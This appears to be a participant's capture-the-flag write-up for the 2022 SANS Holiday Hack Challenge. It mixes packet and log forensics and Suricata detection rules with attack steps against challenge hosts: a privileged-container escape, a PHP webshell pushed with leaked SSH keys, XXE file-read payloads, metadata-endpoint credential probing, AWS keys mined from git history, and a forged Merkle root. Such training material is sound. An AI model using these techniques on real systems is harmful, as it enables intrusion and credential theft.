### 2022 SANS Holiday Hack Challenge Report

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#### Disclaimer:

I do not have any prior academic/professional experience in IT/cybersecurity. Misunderstanding, miswording etc. can be present although I try to minimize it: (


# Tolkien Ring

### Wireshark Phising

1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?

Answer: http

- 2. What is the file name of the largest file we can export?
  - Open the given suspicious.pcap with Wireshark and go to Files -> Export -> HTTP
  - A window like this will show up.



pic 1


- As shown in the window, app.php (808kB) in the middle is the largest file.

Answer: app.php

- 3. What packet number starts that app.php file?
  - Shown in the pic 1.

### Answer: 687

- 4. What is the IP of the Apache server?
  - Ctrl + F and search "apache"




- Packet 8 will be the first hit.
- The source IP of the packet 8 is the answer since this is a 200 response from the http server.

Answer: 192.185.57.242

- 5. What file is saved to the infected file?
  - Open the app.php that was exported in the Question 2.
  - It seems the app.php is saving a file named "Ref\_Sept24-2020.zip"

Answer: Ref\_Sept24-2020.zip

- 6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to?
  - Apply a filter below to extract TLS handshake packets.
    - tls.handshake.type == 2
  - Search "RDNSequence". The result should be as shown below.



- In the rdnSequence section at the bottom left of the window, there is something called id-at-countryName. Several packets have this id but the value for id-at-countryName are either IL, SS or US, each meaning Israel, South Sudan, United States.

Answer: Israel, South Sudan, United States

7. Is the host infected?

Answer: Yes

## Windows Event Logs

This challenge was solved with Windows' Event Viewer.

1. What month/day/year did the attack take place?

Answer. 12/24/2022

- 2. An attacker got a secret from a file. What was the original file's name?
  - Search "Add-Content"

Answer: Recipe.txt

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker.

This was done multiple times. Submit the last full PowerShell line that performed only these actions. Answer:

\$foo = Get-Content .\Recipe| % {\$\_ -replace 'honey', 'fish oil'}

4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.

Answer: \$foo | Add-Content -Path 'Recipe'

5. The attacker ran the previous command against one file multiple times. What is the name of this file?

Answer: Recipe.txt

- 6. Were any files deleted?
  - Search "Remove-Item"

Answer: Yes

7. Was the original file from question 2 deleted?

Answer: No

- 8. What is the Event ID of the logs that show actual command likes the attacker typed and ran?
  - Search "\$foo ="

Answer: 4104

9. Is the secret ingredient compromised?

Answer: Yes

- 10. What is the secret ingredient?
  - Search "secret ingredient"

Answer: 1/2 tsp honey

# Suricata Regatta

1. Create a Suricata rule to catch DNS lookups for adv.epostoday.uk. Whenever there's a match, the alert message should read "Known bad DNS lookup, possible Dridex infection"

Answer:

alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex

```
infection"; dns.query; content:"adv.epostoday.uk"; sid:1000001;)
```

2. Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal system over HTTP. When there's a match, the message (msg) should read "Investigate suspicious connections, possible Dridex infection"

### Answer:

```
alert http 192.185.57.242 any <> any any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:1000002;)
```

3. Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya. When your rule matches, the message should read "Investigate bad certificates, possible Dridex infection"

#### Answer:

```
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; content:"heardbellith.Icanwepeh.nagoya"; sid:1000003;)
```

4. Let's watch for one line from the JavaScript: let byteCharacters = atob
Oh, and that string might be GZip compressed - I hope that's OK!

Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

#### Answer:

```
alert http any any -> any any (msg:"Suspicious JavaScript function, possible
Dridex infection"; file_data; content:"let byteCharacters = atob";
sid:1000004;)
```

# Elfen Ring

### Clone with a Difference

- Run commands below in order.
  - git clone https://git@haugfactory.com/asnowball/aws\_scripts.git
  - cd aws scripts && cat README.md
  - runtoanswer
  - Type "maintainers"

### • Prison Escape

- Run commands below in order.
  - cat /proc/1/cgroup

    The output should contain many "docker", which indicates I am inside a docker container.
  - 1s /dev/
     The output should show many devices, which indicates I am in a privileged container. Also, note that "vda" is in the list.
  - sudo mkdir /mnt/h0st
     Create a directory where vda can be mounted to. Without sudo, you will receive "Permission denied"
  - sudo mount /dev/vda /mnt/h0st Mount vda to /mnt/h0st/ so you can access to vda.
  - cd /mnt/h0st/home && 1s"jailer" can be found here.
  - cd jailer && ls -la .ssh directory can be found.
  - cd .ssh && cat jail.key.priv jailer.key.priv and jailer.key.pub can be found inside the .ssh directory. Cat the private key out and the flag should be there. The public key file is empty.

Answer: 082bb339ec19de4935867

## • Jolly CI/CD

- > Follow the steps below.
- 1. git clone

```
http://gitlab.flag.net.internal/rings-of-
powder/wordpress.flag.net.internal.git
(Ignore the line brake)
```

2. git log --oneline

A suspicious "whoops" commit can be seen.

3. git log --grep="whoops" -p

Investigate the whoops commit. A pair of OpenSSH key can be found. The public key says this is an ed25519 key.

Note this commit was made by a user called knee-oh < sporx@kringlecon.com>

- 4. Create .ssh directory and save the ed25519 keys as id\_ed25519 and id\_ed25519.pub there. Change the keys' permission to 600 if you received a warning.
- 5. Test connection to GitLab with

```
ssh -T git@gitlab.flag.net.internal -o "StrictHostKeyChecking=no"
```

Notice that you can access to GitLab as a user knee-oh who was making commits to the repo.

6. Plant a php webshell into the repo and push it.

The php webshell (shell.php) will look like this:

```
<?php system($_GET['cmd']);?>
```

Save this inside the repo and git add/commit/push.

Set identity with commands below when required.

```
git config --global user.email sporx@kringlecon.com && git config --global
user.name knee-oh
```

Also, username and password will be required when you are using http connection. Change it to SSH connection to bypass this authentication.

To check connection; git remote -v

To change connection;

```
git remote set-url origin git@gitlab.flag.net.internal:knee-
oh/wordpress.flag.net.internal.git
```

7. Now that I have uploaded a webshell to the website, I can try executing commands on the website's server.


```
curl http://wordpress.flag.net.internal/shell.php?cmd=ls%20/
flag.txt can be found in the list.
curl http://wordpress.flag.net.internal/shell.php?cmd=cat%20/flag.txt
```

Answer: oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT

# Web Ring

## Naughty IP

- Open victim.pcap with Wireshark. From menu bar, go to Statistics -> IPv4 Statistics -> All addresses
- As shown in the window below, the victim excessively communicates with 18.222.86.32.



Answer: 18.222.86.32

# Credential Mining

- > Follow the steps below.
  - Apply a filter below to extract the packets from the attacker.

ip.src == 18.222.86.32

- Search "username"

The first hit will be packet No. 7279. This contains the first attempt of brute force login. Answer: alice (and philip for the password)

#### • 404 FTW

- > Follow the step below.
  - Apply a filter below to extract the http packets from the victim to the attacker.

```
ip.src == 10.12.42.16 and ip.dst == 18.222.86.32 and http
```

- Go through the search results and you can find a part where many 404 responses are sent out. This seems to be caused by the forced browsing attack.
- Notice that the victim sent out a few 200 responses among those 404 responses, with the first one being packet No. 26774.
- Investigate the packet No. 26774. This is a response to a request for http://www.toteslegit.us/proc
   Answer: /proc

### IMDS, XXE, and Other Abbreviations

- > Follow the steps below.
  - Apply a filter below to extract the xml packets from the attacker.

```
ip.src == 18.222.86.32 and xml
```

- 5 URLs can be found
  - http://4.icanhazip.com/
  - http://169.254.169.254/latest/meta-data/identity-credentials/
  - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/
  - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/
  - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
- Not sure how I solved after this... Maybe brute forced it...

# Open Boria Mine Door

- > Inject svg codes into each lock.
  - Upper left lock

- Upper middle lock


```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0</pre>
```

#### - Upper right lock

#### - Lower left lock


#### - Lower middle lock

#### - Lower right lock




### • Glamtariel's Fountain

- > This challenge was sovled using Microsoft Edge and its DevTool.
- > Follow the steps below.
- 1. Play the game until the combination of rings on the right appears.







- 2. Open the DevTool in Edge. Go to the network tab. Select the newest "dropped" file that was transferred.
- 3. Right click on the "dropped" and select "Edit and Resend"
- 4. Edit the "dropped" as below.
  - Change content-type from application/json to application/xml


- Modify the request body as below and resend the request.

Don't forget to change content-type to application/xml again.

5. You will receive the following response.

```
"appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't
keep any secrets in it any more! Please though, don't tell anyone about this.^She really
does try to keep things safe. Best just to put it away. (click)",
   "droppedOn": "none",
   "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```

appResp indicates there are gold, red and blue rings. The link in "visit" leads to an image attached below.



Looks like a folder named "x\_phial\_pholder\_2022" with "bluering.txt" and "redring.txt" in it.

6. Modify the request as below and see what response would come back.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/redring.txt"> ]>
<root>
  <imgDrop>&ent;</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/redring.txt"> ]>
<root>
  <imgDrop>&ent;</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
```

Unfortunately, neither returns interesting response.

7. Randomly come up with "silverring".

This gives us an interesting response as below.

```
"appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone
has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone
has been up to no good. Probably that miserable Grinchum!",
   "droppedOn": "none",
   "visit": "static/images/x_phial_pholder_2022/redring-
supersupersecret928164.png,267px,127px"
}
```

The link in "visit" leads to an image attached below.



Looks like a red ring but with "goldring\_to\_be\_deleted.txt" written on it.

8. Modify the request as below and see what response would come back.

### The returning response says

```
"appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver
ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew
anything about such things, I'd only use a secret TYPE of tongue to discuss them.^She's
definitely hiding something.",
  "droppedOn": "none",
  "visit": "none"
}
```

Notice the oddly capitalized "REQ" and "TYPE". This draws my attention to reqType section in the request I am editing and resending.

9. Modify the request as below and see what response would come back.

XXE is now in the reqType section of the request.

This returns what I am looking for.

```
"appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",

"droppedOn": "none",

"visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}
```

The link in "visit" leads to the image attached below.



Glamtariel gave me a gold ring. Submit the file name. Answer: goldring-morethansupertopsecret76394734.png

# **Cloud Ring**

### AWS CLI Intro

- > Run the following commands as below.
- 1. aws help
- 2. aws configure
  - 5. AWS Access Key [ID]: AKQAAYRKO7A5Q5XUY2IY
  - 6. AWS Secret Key ID: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
  - 7. Default region name: us-east-1
  - 8. Default output format: json
- 3. aws sts help
- 4. aws sts get-caller-identity

### Trufflehog Search

- > Follow the steps below.
- 1. Clone the aws\_scripts repo using the following command.

git clone https://haugfactory.com/asnowball/aws\_scripts.git

2. Search for credentials using trufflehog.

trufflehog git https://haugfactory.com/asnowball/aws\_scripts.git

3. Take a look at trufflehog's first result since this is the only AWS related one.

Found unverified result 😈 🔍 🤊

Detector Type: AWS Decoder Type: PLAIN

Raw result: AKIAAIDAYRANYAHGQOHD Timestamp: 2022-09-07 07:53:12 -0700 -0700

Line: 6

Commit: 106d33e1ffd53eea753c1365eafc6588398279b5

File: put\_policy.py

Email: asnowball <alabaster@northpolechristmastown.local> Repository: https://haugfactory.com/asnowball/aws\_scripts.git

The string in "Raw result" looks pretty similar to the AWS Access Key in AWS CLI Intro challenge.

4. Cat out put\_policy.py in aws\_scripts repo since this file potentially contains AWS credentials.

```
import boto3
import json

iam = boto3.client('iam',
    region_name='us-east-1',
    aws_access_key_id=ACCESSKEYID,
    aws_secret_access_key=SECRETACCESSKEY,
)

# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy(
    PolicyDocument='{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:
us-east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:aws:ec2:us-east-
1:748127089694:document/RestartServices"]}]}',
    PolicyName='AllAccessPolicy',
    UserName='nwt8_test',
)
```

It seems put\_policy.py contained aws\_access\_key\_id and aws\_secret\_access\_key which are now replaced by environmental variables.

5. Search for AWS credentials in git log.

Run the commands below.

```
git log -p | grep "aws_access_key_id"
```

```
aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
aws_access_key_id=ACCESSKEYID,
aws_access_key_id=ACCESSKEYID,
aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
aws_access_key_id=ACCESSKEYID,
aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
```

It is confirmed that the "Raw result" in Trufflehog's result was AWS Access Key.

```
git log -p | grep "aws_secret_access_key"
```

```
    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
    aws_secret_access_key=SECRETACCESSKEY,
    aws_secret_access_key=SECRETACCESSKEY,
    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
    aws_secret_access_key=SECRETACCESSKEY,
    aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
```

Looks like AWS Secret Key is found too.

- 6. Configure with the revealed credentials and run aws sts get-caller-identity
  - AWS Access Key [ID]: AIDAYRANYAHGQOHD7OUSS
  - AWS Secret Key ID: e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL
  - Default region name: us-east-1
  - Default output format: json

```
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

## Exploitation via AWS CLI

- > Run the following commands in order.
- 7. aws iam list-attached-user-policies --user-name haug The output should contain below.

```
...

"PolicyName": "TIER1_READONLY_POLICY",

"PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"

...
```

8. aws iam get-policy --policy-arn
arn:aws:iam::602123424321:policy/TIER1\_READONLY\_POLICY

The output should contain below.

```
...
"DefaultVersionId": "v1",
...
```

- 9. aws iam get-policy-version --policy-arn
  arn:aws:iam::602123424321:policy/TIER1\_READONLY\_POLICY --version-id v1
- 10. aws iam list-user-policies --user-name haug The output should be as below.

```
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

11. aws iam get-user-policy --user-name haug --policy-name S3Perms
The output should contain below.

```
"Resource": [

"arn:aws:s3:::smogmachines3",

"arn:aws:s3:::smogmachines3/*"

]
...
```

- 12. aws s3api list-objects --bucket smogmachines3
- 13. aws lambda list-functions | grep "function"

"FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine\_lambda",

14. aws lambda get-function-url-config --function-name smogmachine\_lambda

# **Burning Ring of Fire**

### Buy a Hat

- > Try to buy a Hat from Vending Machine. It gives you an instruction on how to purchase a Hat.
  - 1. Use a KTM to pre-approve a 10 KC transaction to the wallet address: 0x0721b454cD11139921c90c8d3948C4684E5eF5E6
  - 2. Return to this kiosk and use Hat ID: 0 to complete your purchase.
- > Follow the given instruction.

### Blockchain Divination

➤ Use Blockchain Explorer and take a look at Block #1.

Block #1 says,

This transaction creates a contract.

"KringleCoin"

Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

Answer: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

# • Exploit a Smart Contract (Bored Sporc Rowboat Society)

> Prepare a Merkle Tree calculation tool.

```
git clone https://github.com/QPetabyte/Merkle_Trees.git
docker build -t merkletrees .
docker run -it --rm --name=merkletrees merkletrees
```

> Visit BSRS website and go to Presale page.

Presale validation requires your Wallet Address and Proof Values.

- ➤ Calculate Proof Values
  - 1. Edit the merkle\_tree.py in a docker you've just prepared.

Put your wallet address and other addresses in "allowlist". For example, you can use KringleCoin Contract Address and BSRS\_nft Contract Address. Those can be found in Blockchain Explorer.

Example)

```
...
allowlist =
['0xMyWalletAddress','0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554','0x36A3d11
82Cf6C15D93E47EF3E27272BFA0E8612A']
...
```

2. Run python merkle\_tree.py

The output should look like this

Root: 0xaa1ed20872a782d6133f30688f7eb6ae8f49481816f643dd9836236b65002627 Proof: ['0x2afe6c26d0e44f12ee17bac605f507a8dc09c7fb2104841d26b9183ac7bfcc30']

- ➤ Edit BSRS Presale page's bsrs.js so that validation form would accept your wallet address and Proof Values.
  - 1. Open DevTool in BSRS Presale page.
  - 2. Make a validation attempt and catch "presale" in DevTool's network.

After several attempts, you can notice that "presale" always uses the same "Root" value.

```
 \label{totalet} $$ \{ \text{"WalletID":"1","Root":"0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1","Proof":"1","Validate":"true","Session":"62fb9014-8b69-44e1-adb7-60364810275b"}
```

In this case, it is 0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1

3. This fixed Root value comes from bsrs.js according to presale's initiator.

Indeed bsrs.js has this line which we want to modify.

```
\label{eq:continuous} \text{var root} = \text{"0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1"} \\ \dots
```

Modify this to the Root value generated in the previous step.

```
... var root = "0xaa1ed20872a782d6133f30688f7eb6ae8f49481816f643dd9836236b65002627" ...
```

Save the change.

4. Attempt validation again with your wallet address, generated Proof Values (and Roots) Wallet Address: 0xMyWalletAddress

Proof Values: 0x2afe6c26d0e44f12ee17bac605f507a8dc09c7fb2104841d26b9183ac7bfcc30

5. Purchase a bored Sporc.

Once presale validation succeeded, follow the step 5, 6 of the instruction written in Presale page, just like Buying a Hat.

- 5. Once you've confirmed everything works and you're sure you have the whole validated-and-on-the-list thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.
- 6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).

### 6. Confirm the purchase.

Success! You are now the proud owner of BSRS Token #000583. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS583, or check it out in the gallery!

Transaction:

 $0xd68983deb86fb37c3dc6820b9b7571136d637b30718873078b0adcd3d3d20dd7,\ Block: \\103290$ 

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